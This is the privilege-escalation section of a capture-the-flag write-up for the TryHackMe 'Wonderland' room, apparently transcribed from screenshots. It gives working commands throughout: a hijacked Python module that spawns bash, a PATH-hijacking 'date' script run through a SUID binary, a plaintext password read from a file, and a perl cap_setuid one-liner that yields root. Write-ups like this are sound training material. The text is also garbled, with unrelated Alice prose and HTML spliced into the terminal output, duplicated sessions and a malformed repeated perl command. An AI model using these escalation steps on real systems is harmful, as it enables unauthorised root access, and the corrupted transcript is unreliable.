PRIVILEGE ESCALATION

I viewed my **sudo** privileges and found I was allowed to execute a python script.

The script did not mention the complete path of the module being used, so I created a new file using that name with a code to spawn a bash shell.




```
alice@wonderland:~$ sudo -l
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py

alice@wonderland:~$ cat walrus_and_the_carpenter.py
import random
poem = """The sun was shining on the sea,
             lives a fitter, and in that direction," saying
Shining with all his might:
He did his very best to make
The billows smooth and bright -
And this was odd, because it was
The middle of the night.

The moon was shining sulkily,
Because she thought the sun
Had got no business to be there
After the day was done -
"It's very rude of him," she said,
"To come and spoil the fun!"


The sea was wet as wet could be,
The sands were dry as dry.
You could not see a cloud, because
No cloud was in the sky:
No birds were flying over head -
```



```
alice@wonderland:~$ vim random.py
alice@wonderland:~$ cat random.py
import os
os.system('/bin/bash')
alice@wonderland:~$ !
3 shduy
3   Alice in Wonderland
3   "Alice, you're sure to do that," said the Cat. "If you only walk long enough,"</p>
3   <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"</p>
3   <p>"I suppose that direction," the Cat said, waving his right paw round. "There's a fitter, and in that direction," saying
3   <p>"the other way." Alice a march mad. What either you like, they're both mad."</p>
3   <p><span style="display:none"><img alt="Alice looking at the door and style height: 30px;"></span></p>
3   <img alt="Alice looking at the door and style height: 30px;">
```


Since, I was allowed to execute the script as rabbit, I got shell access as that user.

I then visited rabbit's home page and found a binary that had suid bit and was owned by root.




rabbit@wonderland:~\$ cd /home/rabbit/
rabbit@wonderland:/home/rabbit\$ ls -la
total 40
drwxr-x--- 2 rabbit rabbit 4096 May 25 2020 .
drwxr-xr-x 6 root root 4096 May 25 2020 ..
lrwxrwxrwx 1 root root 9 May 25 2020 .bash_history → /dev/null
-rw-r--r-- 1 rabbit rabbit 220 May 25 2020 .bash_logout
-rw-r--r-- 1 rabbit rabbit 3771 May 25 2020 .bashrc
-rw-r--r-- 1 rabbit rabbit 807 May 25 2020 .profile
-rwsr-sr-x 1 root root 16816 May 25 2020 teaParty
rabbit@wonderland:/home/rabbit\$

I executed the binary and got some output.




```
rabbit@wonderland:/home/rabbit$ ./teaParty
Segmentation fault (core dumped)
```

To analyze the binary, I transferred it onto my local system.



```
rabbit@wonderland:/home/rabbit$ ./teaParty
Segmentation fault (core dumped)
```



```
# wget "http://10.10.74.204:8080/teaParty"
--2024-11-14 01:07:40-- http://10.10.74.204:8080/teaParty
Connecting to 10.10.74.204:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16816 (16K) [application/octet-stream]
Saving to: 'teaParty'
```

I then ran **strings** to extract strings from the binary. This binary executed linux commands however did not specify the complete path to them.

```

root@kali:~/thm/wonderland]
# strings teaParty
/lib64/ld-linux-x86-64.so.2 ret=0x0000000000400000
2U~4
libc.so.6
setuid
puts
getchar
system
_cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A[A]A^A_
Welcome to the tea party!
The Mad Hatter will be here soon.
/bin/echo -n 'Probably by ' && date --date='next hour' -R
Ask very nicely, and I will give you some tea while you wait for him
Segmentation fault (core dumped)
;*3$"
GCC: (Debian 8.3.0-6) 8.3.0
crtsstuff.c

```

To exploit this, I created a new file called **date** and added my own code to spawn a privileged bash shell. I then gave it execution permission and injected my directory at the start of my path environment variable.

```

File Actions Edit View Help
root@kali:~/thm/wonderland] rabbit@wonderland:/home/rabbit [x] root@kali:~/thm/wonderland [x] root@kali:~/thm/wonderland [x]
rabbit@wonderland:/home/rabbit$ vim date
rabbit@wonderland:/home/rabbit$ cat date
/bin/bash -p
rabbit@wonderland:/home/rabbit$ chmod 777 date
rabbit@wonderland:/home/rabbit$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit:$PATH
rabbit@wonderland:/home/rabbit$ echo $PATH
/home/rabbit:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
rabbit@wonderland:/home/rabbit$ 

```

Finally, I executed the script and got access as another user called *hatter*.

```

File Actions Edit View Help
root@kali:~/thm/wonderland] hatter@wonderland:/home/rabbit [x] root@kali:~/thm/wonderland [x] root@kali:~/thm/wonderland [x]
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ 

```

I got *hatter*'s password from */home/hatter* and used it to switch my user.

```

File Actions Edit View Help
root@kali:~/thm/wonderland] hatter@wonderland:/home/hatter [x] root@kali:~/thm/wonderland [x] root@kali:~/thm/wonderland [x]
hatter@wonderland:/home/rabbit$ cd /home
hatter@wonderland:/home$ ls
alice hatter rabbit tryhackme
hatter@wonderland:/home$ cd hatter
hatter@wonderland:/home/hatter$ ls
password.txt
hatter@wonderland:/home/hatter$ cat password.txt
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ 

```

```
hatter@wonderland:~/home/hatter$ cat password.txt
WhyIsARavenLikeAWritingDesk?
hatter@wonderland:~/home/hatter$ su hatter
Password:
hatter@wonderland:~$ id
uid=1003(hatter) gid=1003(hatter) groups=1003(hatter)
hatter@wonderland:~$
```

I then looked for binaries with capabilities and found **perl**.

```
hatter@wonderland:~$ getcap -r / 2>/dev/null
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
hatter@wonderland:~$
```

I visited **gtfobins** and found a way to exploit this to get privileged access.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl
./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

I pasted the command and got **root** access on the target.

```
root@kali:~/thm/wonderland ~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash";'
root@wonderland:~# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
root@wonderland:~#
```

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl
./perl [use POSIX::setuid; POSIX::setuid(0); exec "/bin/sh"]
```

Finally, I captured the root flag present in *alice*'s home directory.

```
root@kali:~/thm/wonderland ~$ root@wonderland:/home/alice ~$ cd /home/alice
root@wonderland:/home/alice ~$ ls
random.py root.txt walrus_and_the_carpenter.py
root@wonderland:/home/alice ~$ cat root.txt
thm{[REDACTED]}
```

thm{[REDACTED]}
If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

That's it from my side, until next time !